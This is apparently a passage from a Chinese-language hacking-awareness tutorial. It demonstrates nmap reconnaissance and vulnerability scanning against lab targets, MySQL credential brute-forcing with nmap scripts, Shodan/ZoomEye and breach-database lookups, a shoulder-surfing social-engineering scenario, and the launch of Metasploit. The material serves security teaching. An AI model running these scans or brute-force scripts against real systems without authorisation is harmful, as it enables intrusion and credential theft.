


图 3.2.1.4 nmap 帮助信息




图 3.2.1.5 百度翻译

Nmap 是一款网络扫描神器，它可以扫描目标主机的操作系统、脚本扫描、路由跟踪、服务探测、漏洞扫描等等，涉及到的命令很多，这里只介绍几个常见的命令，其它命令如有兴趣可自行去研究。

-p<port ranges>：扫描指定的端口，可以是一个范围或者几个单独的端口

-sV：探测打开的端口以确定服务/版本信息

-O： 启用操作系统检测，检测操作系统版本

-A： 启用操作系统检测、版本检测、脚本扫描和跟踪路由

--script=<Lua scripts>：<Lua scripts>是以逗号分隔的，这个是脚本扫描，通过已有教程漏洞程序对主机进行扫描，部分参数如下：

auth：负责处理鉴权证书（绕开鉴权）的脚本

broadcast：在局域网内探查更多服务开启状况，如 dhcp/dns/sqlserver 等服务

brute：提供暴力破解方式，针对常见的应用如 http/snmp 等

default：使用-sC 或-A 选项扫描时候默认的脚本，提供基本脚本扫描能力

discovery：对网络进行更多的信息，如 SMB 枚举、SNMP 查询等

dos：用于进行拒绝服务攻击

exploit：利用已知的漏洞入侵系统

external：利用第三方的数据库或资源，例如进行 whois 解析

fuzzer：模糊测试的脚本，发送异常的包到目标机，探测出潜在漏洞 intrusive：入侵性的脚本，此类脚本可能引发对方的 IDS/IPS 的记录或屏蔽

malware：探测目标机是否感染了病毒、开启了后门等信息



safe：此类与 intrusive 相反，属于安全性脚本

version：负责增强服务与版本扫描（Version Detection）功能的脚本

vuln：负责检查目标机是否有常见的漏洞（Vulnerability），如是否有 MS08_067

实验环境：

	Kali（攻击方）	Windows10（靶机）
网络	桥接	桥接
IP	192.168.31.16	192.168.31.17

查看方法	在终端中输入： ifconfig	在终端中输入： ipconfig
图片		

下面针对目标 win10 靶机演示几个 nmap 扫描命令，win10IP

No1. nmap -sV -sC -p 1-65535 192.168.31.17

含义：-p 1-65535 扫描 1-65535 端口，-sV 查看开服务版本信息，-sC 用默认脚本对主机进行扫描，其实可以用-A 参数来代替进行全部扫描。如下图 3.2.1.6 所示：




图 3.2.1.6 nmap 扫描

从扫描结果来看，对方开放了 21 端口，80 端口，3306 端口等，对应的服务版本为 FileZilla ftpd，Apache httpd 2.4.39、MySQL 5.7.26。后续就可以针对这些展开入侵渗透。

No2. nmap -A 192.168.31.17

含义：操作系统检测、版本检测、脚本扫描和跟踪路由 如下图 3.2.1.7 所示：




图 3.2.1.7 nmap 扫描

从结果来看对方开启了 3389 端口对应的远程桌面连接，检测到对方操作系统是 win10。

黑客下一步会猜想那么 21 端口的 ftp、3306 端口的 mysql、3389 端口的远程桌面登录这些是不是可以暴力破解密码呢？或者说对应的版本是不是存在漏洞呢？于是开始尝试先用弱口令暴力破解，看看是否存在弱口令漏洞；

No3. nmap -p 3306 --script=mysql-* 192.168.31.17

含义：针对 3306 端口进行脚本扫描，用到的脚本为 mysql 下面的所有脚本

结果：直接扫出了账号为 root,密码为 123456，以及数据库也都扫出来了，这是相当可怕的。如下图 3.2.1.8 所示：




图 3.2.1.8 nmap 扫描出敏感账号密码

信息收集工具还有很多，这里不再一一展示，你只要简单知道黑客是如何利用信息收集工具的就可以了。

2）搜索引擎

No1.钟馗之眼（ZoomEye）、shodan 等网络空间搜索引擎

这类引擎可以进行海量的搜索，也可针对某一台服务器进行漏洞检索，例如直接检索服务器 IP 即可查找到当前 IP 的漏洞。如下

图 3.2.1.9 所示：




图 3.2.1.9 钟馗之眼

再者如果黑客发现华为漏洞，想找一下全球所有华的设备，这时候就真正体现出空间搜索引擎的强大之处了，它找到了全球 41161852 个华为的设备，如下图所示。当然不要去攻击华为，因为中华有为！




图 3.2.1.10 钟馗之眼扫描华为

No2. REG007 等社工库

通过 REG007 就可以搜索你的手机号注册过哪些网站，如图 3.2.1.11,3.2.1.12 所示：

图 3.2.1.11 REG007

图 3.2.1.12 REG007 扫描手机号注册过的网站

这一点就非常可怕，因为很多时候我们都习惯于所有账号都用一个密码，或者是密码相互之间差别不大，当一个网站因为安全问题数据库泄露之后别人就知道你的密码了。还不相信？别急，来我带你们走进更为恐怖的解密！

No3. 其它第三方数据库

之前是不是听说过某某酒店数据库泄露事件？某某邮箱数据库泄露事件等等？很多年以前我就接触过不少这样的数据库，打开一看密密麻麻的，都是账号密码，实话实说 80%的密码组合规则都非常简单，挺触目惊心的。那么这些第三方数据库很有可能就有你以前注册过的账号密码，通过查询即可迅速找到。目前也有一些网络平台来检测你的账号以前是否被攻击过，我们来看一下这个平台，他破解了 501 个网站的数据，包含了 105 亿个账号密码数据，如图 3. 2. 1. 13 所示。




图 3. 2. 1. 13 检测邮箱账号密码是否被攻击破解

如果你用邮箱注册过某网站，而这个网站正好被它拖库了，那么他就有你的账号和密码了，下面我们检测一下。我用我的邮箱测试，如图 3.2.1.14 所示，我之前注册过这些网站，而这些网站曾经数据库可能发生过泄露事件（或者其它原因），导致我的密码也泄露了，因此是不安全的。




图 3.2.1.14 检测密码是否被攻击破解

3）社会工程学

其实上面的社工库也属于社会工程学的范畴，但根据行文需要还是把它归于搜索引擎。那这里是要说什么呢？其实利用社会工程

学获取信息本身就比较抽象，他是指利用社会行为、人类心理等综合进行的攻击技术，凯文.米特尼克所著的《欺骗的艺术》一书中完美的诠释了社会工程学的强大之处。还有范建中写的《黑客社会工程学攻击档案袋》中也是只通过一个网名 ID，就在互联网上层层社工渗透，最终破解了密码等重要信息。社会工程学攻击是情商加智商的综合高级利用，如果再和黑客技术结合起来就非常可怕了。

比如;小玺和小美是同事，小玺对小美说：“小美，月底了财务催咱们在网上填写报销申请单，你也现在就填一下吧，马上就下班了！”此时小玺早已经在你身后或者旁边不显眼的地方用手机在记录小美输入的账号密码。然后小玺再根据账号密码进行其它非法操作，例如用小美的账号登录平台，然后多填报一些乱七八糟的费用，而且还以小美的角度来故意隐藏，这样小美最终可能因为这一件事就丢失了工作。

这种利用同事之间的友情等来进行的社工往往防不胜防，也许你会说这方法也太 low 了！但是往往这种方法对黑客来说却能够取得非常大的收获。

如果小玺学习了一些基础黑客技术，就可以很容易实现对小美电脑的监听，这样就完全不用手机录像了，直接正常让小美登录平台就可以了，此时登录的账号密码就会自动发送给同事小玺，是不

是很可怕？后面我们会继续这个案例来解密黑客小玺是如何进行监听小美账号的。

3.2.2 漏洞发现

在收集了大量信息之后，黑客会对这些信息进行综合筛选，哪些信息代表可能包含哪些漏洞等等，下面我们按照扫描漏洞和验证漏洞来进行解密。

3.2.2.1 扫描漏洞

我们绝大多数都已经习惯于windows操作系统，当然还有使用其他操作系统的，这里暂时不讨论，我们仅用windows操作系统作为案例进行讲解。首先我们说一下windows系列操作系统任何一个版本都会经常爆出一些漏洞，而微软官方以及第三方软件安全厂家也都及时给与修补。这里为了说明问题我将靶机采用windows xp操作系统或者windows server 2003来演示。

对于系统漏洞扫描也是用漏洞扫描工具进行扫描，这样的扫描工具非常多，原理基本一致，都是利用现在的漏洞库对靶机进行检测，如果有某个漏洞就给检测出来了。


	Kali（攻击方）	WindowsXP（靶机）
网络	桥接	桥接
IP	192.168.31.16	192.168.31.110

下面我们来检测一下靶机：

命令如下：nmap --script=vuln 192.168.31.110

vuln：负责检查目标机是否有常见的漏洞（Vulnerability），如是否有 MS08_067

扫描结果如下图 3.2.2.1 所示






图 3.2.2.1 扫描是否存在已知漏洞

从返回结果来看漏洞还是比较多的，ms08-067，ms17-010 这些比较严重的系统远程代码执行漏洞在靶机电脑上都存在。

这里除了 nmap 漏洞扫描工具以外还有一个是黑客界的神器就是 msf，全程是 metasploit-framework，它是一款开源的安全漏洞检测工具，可以帮助安全和 IT 专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。它是一个免费的、可下载的框架，通过它可以很容易

地获取、开发并对计算机软件漏洞实施攻击。它本身附带数百个已知软件漏洞的专业级漏洞攻击工具。

在启动 Metasploit 之前先要启动 Postgresql 数据库，这个数据库用于记录 Metasploit 的数据

启动命令:service postgresql start，然后就可以启动 Metasploit 了，如图 3.2.2.2 所示




图 3.2.2.2 启动数据库

我们先输入启动命令：msfconsole，如图 3.2.2.3 所示：

